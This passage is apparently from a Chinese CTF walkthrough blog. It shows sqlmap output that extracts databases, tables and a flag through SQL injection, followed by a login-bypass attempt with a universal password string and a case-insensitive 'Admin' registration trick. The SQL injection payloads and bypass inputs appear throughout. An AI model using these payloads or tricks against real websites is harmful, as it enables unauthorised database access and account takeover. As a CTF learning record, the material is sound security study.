    Payload: sql=(SELECT CONCAT(CONCAT(0x71766a7a71,(CASE WHEN (3167=3167) THEN 0x31 ELSE 0x30 END)),0x7170707071))

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: sql=(SELECT 8912 FROM (SELECT(SLEEP(5)))FgdI)
---
[00:02:14] [INFO] the back-end DBMS is MySQL
web application technology: OpenResty 1.15.8.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:02:14] [INFO] fetching database names
[00:02:14] [INFO] resumed: 'information_schema'
[00:02:14] [INFO] resumed: 'twosecu1_vuln_01'
available databases [2]:
[*] information_schema
[*] twosecu1_vuln_01

[00:02:14] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/rimovni.exeye.run'

[*] ending @ 00:02:14 /2021-12-05/

[root@VM-16-17-centos sqlmap]#
```

可以看到查到了两个数据库，第一个很明显不是我们要查的，那么查第二个的表，`python sqlmap.py -r 1.txt -D wosecu1_vuln_01 --tables`




```
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:03:52 /2021-12-05/

[00:03:52] [INFO] parsing HTTP request from '1.txt'
[00:03:52] [INFO] resuming back-end DBMS 'mysql'
[00:03:52] [INFO] testing connection to the target URL
[00:03:53] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: sql (POST)
    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload: sql=(SELECT 5207 FROM(SELECT COUNT(*),CONCAT(0x71766a7a71,(SELECT (ELT(5207=5207,1))),0x7170707071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: inline query
    Title: Generic inline queries
    Payload: sql=(SELECT CONCAT(CONCAT(0x71766a7a71,(CASE WHEN (3167=3167) THEN 0x31 ELSE 0x30 END)),0x7170707071))

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: sql=(SELECT 8912 FROM (SELECT(SLEEP(5)))FgdI)
---
[00:03:53] [INFO] the back-end DBMS is MySQL
web application technology: OpenResty 1.15.8.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:03:53] [INFO] fetching tables for database: 'twosecu1_vuln_01'
[00:03:53] [INFO] resumed: 'search'
Database: twosecu1_vuln_01
[1 table]
+--------+
| search |
+--------+

[00:03:53] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/rimovni.exeye.run'

[*] ending @ 00:03:53 /2021-12-05/

[root@VM-16-17-centos sqlmap]#
```

接下来开始查字段名`python sqlmap.py -r 1.txt -D wosecu1_vuln_01 -T search --columns`




```
    Payload: sql=(SELECT 5207 FROM(SELECT COUNT(*),CONCAT(0x71766a7a71,(SELECT (ELT(5207=5207,1))),0x7170707071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: inline query
    Title: Generic inline queries
    Payload: sql=(SELECT CONCAT(CONCAT(0x71766a7a71,(CASE WHEN (3167=3167) THEN 0x31 ELSE 0x30 END)),0x7170707071))

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: sql=(SELECT 8912 FROM (SELECT(SLEEP(5)))FgdI)
---
[00:05:18] [INFO] the back-end DBMS is MySQL
```



```
web application technology: OpenResty 1.15.8.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:05:18] [INFO] fetching columns for table 'search' in database 'twosecu1_vuln_01'
[00:05:18] [INFO] resumed: 'one'
[00:05:18] [INFO] resumed: 'varchar(255)'
[00:05:18] [INFO] resumed: 'two'
[00:05:18] [INFO] resumed: 'varchar(255)'
[00:05:18] [INFO] resumed: 'three'
[00:05:18] [INFO] resumed: 'varchar(255)'
[00:05:18] [INFO] resumed: 'four'
[00:05:18] [INFO] resumed: 'varchar(255)'
[00:05:18] [INFO] resumed: 'five'
[00:05:18] [INFO] resumed: 'varchar(255)'
Database: twosecu1_vuln_01
Table: search
[5 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| one    | varchar(255) |
| five   | varchar(255) |
| four   | varchar(255) |
| three  | varchar(255) |
| two    | varchar(255) |
+--------+--------------+

[00:05:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/rimovni.exeye.run'

[*] ending @ 00:05:18 /2021-12-05/

[root@VM-16-17-centos sqlmap]#
```

CSDN @beirry

这个可以看到字段名为one,two,three,four,five，跟提示一模一样，那么我们离答案越来越近了。
查询字段`python sqlmap.py -r 1.txt -D twosecu1_vuln_01 -T search -C one,two,three,four,five --dump`




```
[00:06:52] [INFO] resuming back-end DBMS 'mysql'
[00:06:52] [INFO] testing connection to the target URL
[00:06:53] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: sql (POST)
    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload: sql=(SELECT 5207 FROM(SELECT COUNT(*),CONCAT(0x71766a7a71,(SELECT (ELT(5207=5207,1))),0x7170707071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: inline query
    Title: Generic inline queries
    Payload: sql=(SELECT CONCAT(CONCAT(0x71766a7a71,(CASE WHEN (3167=3167) THEN 0x31 ELSE 0x30 END)),0x7170707071))

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: sql=(SELECT 8912 FROM (SELECT(SLEEP(5)))FgdI)
---
[00:06:53] [INFO] the back-end DBMS is MySQL
web application technology: OpenResty 1.15.8.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:06:53] [INFO] fetching entries of column(s) '`one`,five,four,three,two' for table 'search' in database 'twosecu1_vuln_01'
[00:06:53] [INFO] resumed: 'One Apple A Day Keep Doctor Away'
[00:06:53] [INFO] resumed: 'wuwukai'
[00:06:53] [INFO] resumed: 'The four seasons'
[00:06:53] [INFO] resumed: 'I visit there must be three divisions'
[00:06:53] [INFO] resumed: 'two{a_jAr_oF_hoNey}'
Database: twosecu1_vuln_01
Table: search
[1 entry]
+----------------------------------+--------------------+---------------------------------------+------------------+---------+
| one                              | two                | three                                 | four             | five    |
+----------------------------------+--------------------+---------------------------------------+------------------+---------+
| One Apple A Day Keep Doctor Away | two{a_jAr_oF_hoNey} | I visit there must be three divisions | The four seasons | wuwukai |
+----------------------------------+--------------------+---------------------------------------+------------------+---------+

[00:06:53] [INFO] table 'twosecu1_vuln_01.`search`' dumped to CSV file '/root/.local/share/sqlmap/output/rimovni.exeye.run/dump/twosecu1_vuln_01/search.csv'
[00:06:53] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/rimovni.exeye.run'

[*] ending @ 00:06:53 /2021-12-05/

[root@VM-16-17-centos sqlmap]#
```

CSDN @beirry

得到flag

NO.9

又是登录页面，这个提示看起来也是懵懵的，未能理解是啥意思




rimovni.exeye.run 显示
A-a

伪装者

HELLO,HACKER.
游戏已经正式开始了，这个游戏最刺激的地方就在于没人会告诉你游戏规则，你所在的就是一个真实的网页入口，该怎么做，发挥你的想象。

在登录页面也给出了默认账号密码，登录看看是否可以用cookie登录admin



登录

默认帐号test 密码twosecurity

用户：


密码：

伪装者

HELLO,HACKER.

游戏已经正式开始了，这个游戏最刺激的地方就在于没人会告诉你游戏规则，你所在的就是一个真实的网页入口，该怎么做，发挥你的想象。

发现没有cookie





伪装者

您目前登录为test！退出

选择一个 Cookie 以预览其值


通过万能密码尝试一下，均报错





伪装者

账号信息错误返回



loging
typo.css
computer.png
resizeApi.php?id=1215548&size=32
loging
5 个请求 | 已传输 2.3 kB | 236 kB 项资源
控制台
搜索 ×
问题
新变化
Aa
.*
<script>

```
sec-ch-ua: "Google Chrome";v="95", "Chromium";v="95", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://rimovni.exeye.run
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://rimovni.exeye.run/uhe/index
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
```


▼表单数据　查看来源　查看网址编码格式的数据

Username: admin" or 1#

Password: 123456

CSDN @beirry

仔细细品提示意思，注意到注册页面，我们尝试注册一个Admin的用户，看是否不会检查大小写



注册

用户：Admin

密码：••••••

确认密码：••••••


伪装者

HELLO,HACKER.

游戏已经正式开始了，这个游戏最刺激的地方就在于没人会告诉你游戏规则，你所在的就是一个真实的网页入口，该怎么做，发挥你的想象。

CSDN @beirry

结果真的是不检查大小写直接登录到admin账号



